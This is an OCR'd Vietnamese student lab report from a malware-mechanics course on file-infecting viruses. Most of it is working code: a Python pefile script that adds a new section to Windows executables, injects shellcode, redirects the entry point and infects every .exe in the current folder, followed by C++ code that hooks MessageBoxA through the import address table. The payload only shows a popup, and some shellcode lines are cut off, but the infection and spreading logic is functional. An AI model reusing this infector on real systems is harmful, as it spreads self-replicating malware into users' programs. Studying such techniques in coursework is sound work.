BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: File Infecting Virus

GVHD: Phan Thế Duy

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ANTN

STT	Họ và tên	MSSV	Email
1	Phạm Ngọc Thơ	21522641	21522641@gm.uit.edu.vn
2	Nguyễn Ngọc Nhung	21521248	21521248@gm.uit.edu.vn
3	Hà Thị Thu Hiền	21522056	21522056@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Mức độ 1	100%
2	Mức độ 2	100%
3	Mức độ 3 (IAT Hooking)	80%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. **Mức yêu cầu 01 - RQ01 (3đ): Thực hiện chèn mã độc vào process bình thường bằng cách sử dụng section .reloc, tạo và nối mới section trong tập tin thực thi để tiêm payload của virus (hoặc kỹ thuật process hollowing).**

- Phần .reloc chứa thông tin để thực hiện điều chỉnh các địa chỉ cơ sở của một module khi chương trình được nạp vào bộ nhớ, đồng thời đảm bảo tính ổn định và khả năng chạy đúng của chương trình. Nếu chương trình không gặp vấn đề, .reloc sẽ không được sử dụng, đây là lỗ hổng lớn mà viruses có thể ẩn nấp. Lợi dụng .reloc để thay đổi địa chỉ để trỏ đến thực thi payload mà không làm phá vỡ cấu trúc tập tin và không làm tăng kích thước file. Các bước chính khi virus thực thi:
  - Thực thi code virus.
  - Trả lại quyền điều khiển cho file host.



- Tìm vị trí phù hợp để chèn mã độc:
  - Sử dụng hàm find_msg_box để tìm địa chỉ của hàm MessageBoxW trong tập tin thực thi. Điều này cho phép xác định vị trí cụ thể để chèn mã độc.

```
C: > Users > NGOC THO > Downloads > Ex1_Level1-2 (1).py > ...
# Import các module và hàm cần thiết
import pefile
from os import listdir, getcwd
from os.path import isfile, join

# Hàm cân chỉnh kích thước cho đúng giới hạn cụ thể
def align_size(size, align):
    return (size + align - 1) & ~(align - 1)

# Hàm tìm địa chỉ của MessageBoxW trong file PE
def find_msg_box(pe):
    for entry in pe.DIRECTORY_ENTRY_IMPORT:
        dll_name = entry.dll.decode('utf-8')  # Giải mã tên DLL
        if dll_name == "USER32.dll":
            for func in entry.imports:
                if func.name.decode('utf-8') == "MessageBoxW":  # Giải mã tên hàm
                    return func.address
```

- Tạo payload của virus:
  - Sử dụng hàm generate_payload để tạo payload chứa mã độc cùng các thông tin như địa chỉ của hàm MessageBoxW, địa chỉ của entry point cũ (OEP), các offset của caption và text, và kích thước của section mới.

```
# Hàm tạo payload chứa mã độc
def generate_payload(msg_box_off, oep, caption_off, text_off, size):
    shellcode_to_spread = b'\x50\x53\x51\x52\x56\x57\x55\x89\xE5\x83\xEC\x18\x31\xF6\x66\x56\x6A\x63\x66\x68\x78\x65\x68\x57
    cap_little = caption_off.to_bytes(4, 'little')  # Chuyển caption_off thành dạng bytes theo little-endian
    text_little = text_off.to_bytes(4, 'little')  # Chuyển text_off thành dạng bytes theo little-endian
    msg_box_little = msg_box_off.to_bytes(4, 'little')  # Chuyển msg_box_off thành dạng bytes theo little-endian
    oep_little = oep.to_bytes(4, byteorder='little', signed=True)  # Chuyển oep thành dạng bytes theo little-endian với kiểu
    payload = shellcode_to_spread + b'\x6a\x00\x68' + cap_little + b'\x68' + text_little + \
        b'\x6a\x00\xff\x15' + msg_box_little + b'\xe9' + \
        oep_little + b'\x00\x00\x00\x00\x00\x00\x00'
    payload += b'\x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\x00\x20\x00\x62\x00\x79\x00\x20\x00\x4
    return payload
```

- Tạo và nối mới section trong tập tin thực thi:
  - Sử dụng hàm create_new_section để tạo một section mới với tên là .test và các thông số kỹ thuật cần thiết như kích thước, offset, và đặc tính:

```
# Hàm tạo một phần mới cho PE file
def create_new_section(pe):
    last_section = pe.sections[-1]  # Lấy phần cuối cùng của PE file
    new_section = pefile.SectionStructure(pe.__IMAGE_SECTION_HEADER_format__)  # Tạo một cấu trúc mới cho phần section
    new_section.__unpack__(bytearray(new_section.sizeof()))  # Khởi tạo dữ liệu cho phần mới tạo
    new_section.set_file_offset(
        last_section.get_file_offset() + last_section.sizeof())  # Đặt vị trí của phần section mới
    new_section.Name = b'.test'  # Đặt tên cho phần mới
    new_section_size = 200  # Đặt kích thước cho phần mới
    new_section.SizeOfRawData = align_size(
        new_section_size, pe.OPTIONAL_HEADER.FileAlignment)  # Cân chỉnh kích thước
    new_section.PointerToRawData = len(pe.__data__)  # Đặt con trỏ tới dữ liệu raw
    new_section.Misc = new_section.Misc_PhysicalAddress = new_section.Misc_VirtualSize = new_section_size
    new_section.VirtualAddress = last_section.VirtualAddress + \
        align_size(last_section.Misc_VirtualSize,
                   pe.OPTIONAL_HEADER.SectionAlignment)  # Đặt địa chỉ ảo
    new_section.Characteristics = 0xE0000040  # Đặt các đặc điểm của phần mới
    return new_section

```

- Sau đó, sử dụng hàm append_payload để thêm payload của virus vào section mới tạo. Payload này chứa cả mã độc và các thông tin cần thiết để thực thi.

- Cập nhật thông tin của tập tin thực thi:
  - Cập nhật địa chỉ entry point của tập tin thực thi để trỏ đến địa chỉ của section mới.
  - Tăng kích thước của tập tin thực thi để đảm bảo chứa được section mới.
  - Thêm section mới vào danh sách các section của tập tin thực thi.


```
# Hàm chèn mã độc vào PE file
def append_payload(file_path):
    pe = pefile.PE(file_path)  # Mở PE file
    new_section = create_new_section(pe)  # Tạo một phần mới
    msg_box_off = find_msg_box(pe)  # Tìm địa chỉ của MessageBoxW
    caption_off = 0xCD + new_section.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase  # Tính địa chỉ cho caption
    text_off = 0xF3 + new_section.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase  # Tính địa chỉ cho text
    old_entry_point_va = pe.OPTIONAL_HEADER.AddressOfEntryPoint + \
        pe.OPTIONAL_HEADER.ImageBase  # Lấy địa chỉ của entry point cũ
    new_entry_point_va = new_section.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase  # Đặt địa chỉ của entry point mới
    jmp_instruction_va = new_entry_point_va + 0x14 + 0xad  # Tính địa chỉ cho lệnh JMP
    rva_oep = old_entry_point_va - 5 - jmp_instruction_va  # Tính địa chỉ relative của entry point cũ
    payload = generate_payload(
        msg_box_off, rva_oep, caption_off, text_off, new_section.SizeOfRawData)  # Tạo payload
    data_of_new_section = bytearray(new_section.SizeOfRawData)  # Tạo một bytearray với kích thước của phần mới
    for i, byte_value in enumerate(payload):
        data_of_new_section[i] = byte_value  # Đặt các giá trị của payload vào phần mới
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_section.VirtualAddress  # Đặt entry point mới
    pe.OPTIONAL_HEADER.SizeOfImage += align_size(200, pe.OPTIONAL_HEADER.SectionAlignment)  # Cập nhật kích thước của hình ảnh
    pe.FILE_HEADER.NumberOfSections += 1  # Tăng số lượng phần lên 1
    pe.sections.append(new_section)  # Thêm phần mới vào danh sách phần
    pe.__structures__.append(new_section)  # Thêm phần mới vào cấu trúc
    pe.__data__ = bytearray(pe.__data__) + data_of_new_section  # Cập nhật dữ liệu cho PE file
    pe.write(file_path)  # Ghi PE file
    pe.close()  # Đóng PE file
```

2. **Mức yêu cầu 02 - RQ02 (2đ): Virus đạt được RQ01 và có khả năng lây nhiễm qua các file thực thi khác cùng thư mục khi người dùng kích hoạt tập tin chủ.**


- Lây nhiễm tập tin thực thi khác trong cùng thư mục:
  - Sử dụng một vòng lặp để duyệt qua tất cả các tập tin thực thi trong thư mục hiện tại.
  - Dùng hàm append_payload để chèn mã độc vào các tập tin thực thi này, tuân thủ quy trình đã mô tả ở RQ01.
- Thực hiện lây nhiễm khi người dùng kích hoạt tập tin chủ:
  - Virus có thể được kích hoạt khi người dùng chạy hoặc mở tập tin chủ mà virus đã lây nhiễm vào.
  - Khi tập tin chủ được kích hoạt, virus sẽ chạy theo quy trình đã được thực hiện trong đoạn mã.


```python
if __name__ == '__main__':
    current_dir = getcwd()
    files_name = [f for f in listdir(current_dir) if (
        isfile(join(current_dir, f)) & f.endswith(".exe"))]  # Lấy tên các file exe trong thư mục hiện tại
    for file in files_name:
        print(file)  # In tên các file exe
    for file in files_name:
        pe = pefile.PE(file)  # Mở từng file exe
        last_section = pe.sections[-1]  # Lấy phần cuối cùng
        last_section_name = last_section.Name.decode('UTF-8').rstrip('\x00')  # Lấy tên của phần cuối cùng
        pe.close()  # Đóng file exe
        if pe.FILE_HEADER.Machine == 0x8664 or last_section_name == ".test":  # Kiểm tra nếu là 64-bit hoặc đã được xử lý rồi
            continue
        else:
            append_payload(file)  # Nếu không thì thêm mã độc vào file
```

- Kết quả thực thi mức yêu cầu 01 và 02:




Khi chạy chương trình, các file đã được lây nhiễm sẽ được hiển thị trên Terminal. Có thể thấy 2 file trong cùng thư mục là calc.exe và NOTEPAD.exe đều đã bị lây nhiễm.





Nhấn vào các file .exe để kiểm tra, pop-up sẽ hiện lên, hiển thị caption "Infection by NT230" và text "21521248_21522056_21522641".




Sau khi tắt pop-up thì chương trình thực thi các chức năng như thông thường.

3. **Mức yêu cầu 03 - RQ03 (5đ): Thay vì thay đổi Entry-point của chương trình, Hãy áp dụng lần lượt 02 chiến lược lây nhiễm trong nhóm kỹ thuật Entry-Point Obscuring (EPO) virus – che giấu điểm đầu vào thực thi của mã virus (virus code) cho Virus đã thực hiện ở RQ01/RQ02. Một số dạng EPO-virus có thể xem xét để thực hiện yêu cầu này bao gồm:**
   - **Call hijacking EPO virus.**
   - **Import Address Table-replacing EPO virus.**
   - **TLS-based EPO virus.**

- **Kỹ thuật Import Address Table-replacing EPO virus:**

IAT chứa các con trỏ trỏ tới thông tin quan trọng để tệp thực thi thực hiện công việc của nó. Có thể móc nối các con trỏ hàm được chỉ định trong IAT bằng cách ghi đè địa chỉ của hàm mục tiêu bằng địa chỉ hàm giả mạo. Các bước thực hiện được mô tả như sau:



- Để hook MessageBoxA chúng ta cần:
  - Lưu địa chỉ bộ nhớ của MessageBoxA gốc.
  - Xác định nguyên mẫu hàm MessageBoxA.
  - Tạo ra hàm hookedMessageBox (là MessageBoxA giả mạo) với nguyên mẫu trên => chặn cuộc gọi MessageBoxA ban đầu, thực thi một số mã độc hại (trong trường hợp của em, nó gọi MessageBoxW) => chuyển việc thực thi sang hàm gốc.
  - Phân tích bảng IAT cho đến khi tìm thấy địa chỉ của MessageBoxA.
  - Thay thế địa chỉ MessageBoxA bằng địa chỉ của hookedMessageBox.
- Bắt đầu challenge:
  - Source code cho app đơn giản - hiển thị MessageBox:

app.cpp 3 | attack.py | Disassembly

app.cpp > main()

```cpp
#include <iostream>
#include <Windows.h>
#include <winternl.h>

// define MessageBoxA prototype
using PrototypeMessageBox = int (WINAPI *)(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType);

// remember memory address of the original MessageBoxA routine
PrototypeMessageBox originalMsgBox = MessageBoxA;

// hooked function with malicious code that eventually calls the original MessageBoxA
int hookedMessageBox(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType)
{
    MessageBoxW(NULL, L"21522641-21522056-21521248", L"Infection by NT230", 0);
    // execute the original NessageBoxA
    return originalMsgBox(hWnd, lpText, lpCaption, uType);
}

int main()
{
    // message box before IAT unhooking
    MessageBoxA(NULL, "Hello before Hooking", "Hello before Hooking", 0);

    LPVOID imageBase = GetModuleHandleA(NULL);
    PIMAGE_DOS_HEADER dosHeaders = (PIMAGE_DOS_HEADER)imageBase;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)imageBase + dosHeaders->e_lfanew);

    PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
    IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_
```

```cpp
    importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(importsDirectory.VirtualAddress + (DWORD_PTR)imageBase);
    LPCSTR libraryName = NULL;
    HMODULE library = NULL;
    PIMAGE_IMPORT_BY_NAME functionName = NULL;

    while (importDescriptor->Name != NULL)
    {
        libraryName = (LPCSTR)importDescriptor->Name + (DWORD_PTR)imageBase;
        library = LoadLibraryA(libraryName);

        if (library)
        {
            PIMAGE_THUNK_DATA originalFirstThunk = NULL, firstThunk = NULL;
            originalFirstThunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)imageBase + importDescriptor->OriginalFirstThunk);
            firstThunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)imageBase + importDescriptor->FirstThunk);

            while (originalFirstThunk->u1.AddressOfData != NULL)
            {
                functionName = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)imageBase + originalFirstThunk->u1.AddressOfData);

                // find MessageBoxA address
                if (std::string(functionName->Name).compare("MessageBoxA") == 0)
                {
                    SIZE_T bytesWritten = 0;
                    DWORD oldProtect = 0;
                    VirtualProtect((LPVOID)(&firstThunk->u1.Function), 8, PAGE_READWRITE, &oldProtect);
```


```
57                      // swap MessageBoxA address with address of hookedMessageBox
58                      firstThunk->u1.Function = (DWORD_PTR)hookedMessageBox;
59                  }
60                  ++originalFirstThunk;
61                  ++firstThunk;
62              }
63          }
64
65          importDescriptor++;
66      }
67
68      // message box after IAT hooking
69      MessageBoxA(NULL, "Hello after Hooking", "Hello after Hooking", 0);
70
71      return 0;
72  }
```

- Flow của app ban đầu như sau:


Sử dụng gcc để biên dịch thành .exe:

```
PS C:\Users\NGOC THO\Downloads\projects> g++ -o app.exe app.cpp
app.cpp: In function 'int main()':
app.cpp:35:42: warning: NULL used in arithmetic [-Wpointer-arith]
   35 |         while (importDescriptor->Name != NULL)
      |                                          ^~~~
```

Có 3 MessageBox được trình bày trong app, bao gồm "Before hooking", "Infection by NT230" và "After Hooking". Khi chạy app, MessageBoxA sẽ hiển thị trước với nội dung:




Sau đó, MessageA sẽ gọi đến MessageBoxW (malicious code) và hiển thị:




Chương trình sau đó là vòng lặp vô tận của "Infection by NT230". Và nội dung "Affter Hooking" sẽ không được in ra, nó chỉ xuất hiện để thông báo cuộc tấn công thành công.

- Mục đích của chúng ta là thay đổi cách hiển thị của chương trình. Trước khi hooking, MessageBoxA được gọi với đối số "Before Hooking" và chương trình hiển thị thông báo là nội dung của "Before Hooking". Tuy nhiên, sau khi hooking, MessageBoxA được gọi bởi đối số "Affter Hooking" nhưng nó bị ghi đè bởi hàm hookedMessageBox, nên nội dung hiển thị là nội dung độc hại nằm trong "Infection by NT230" thay vì nội dung của "Affter Hooking". Trong hàm hookedMessageBox(), sau khi thực thi xong sẽ gọi lại "After Hooking" để đảm bảo chức năng gốc của chương trình không bị thay đổi.


- Ở phần thực hiện này, sau khi tham khảo tại link thì có hiểu được kỹ thuật, hoàn thành được việc chèn mã độc hại, tuy nhiên chưa quay lại được hàm ban đầu để giữ lại chức năng vốn có. Thêm nữa, địa chỉ động nên mỗi lần debug sẽ gây ra khó khăn trong quá trình thực hiện. Sau đây, em sẽ trình bày phần nhóm em đã làm được. Địa chỉ của ImageBase trong bộ nhớ là 0x7ff7bdc60000:




- Ban đầu, địa chỉ mà MessageBoxA đang trỏ đến là 0x7ff7bdc68378:



- HookedMessageBox đang ở vị trí 0x7ff7bdc61450:



- Sau khi code IAT hooking thực thi, MessageBoxA phải trỏ đến hookedMessageBox là trỏ đến 0x7ff7bdc61450 và thực thi malicious code, hiển thị kết quả như sau:



Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT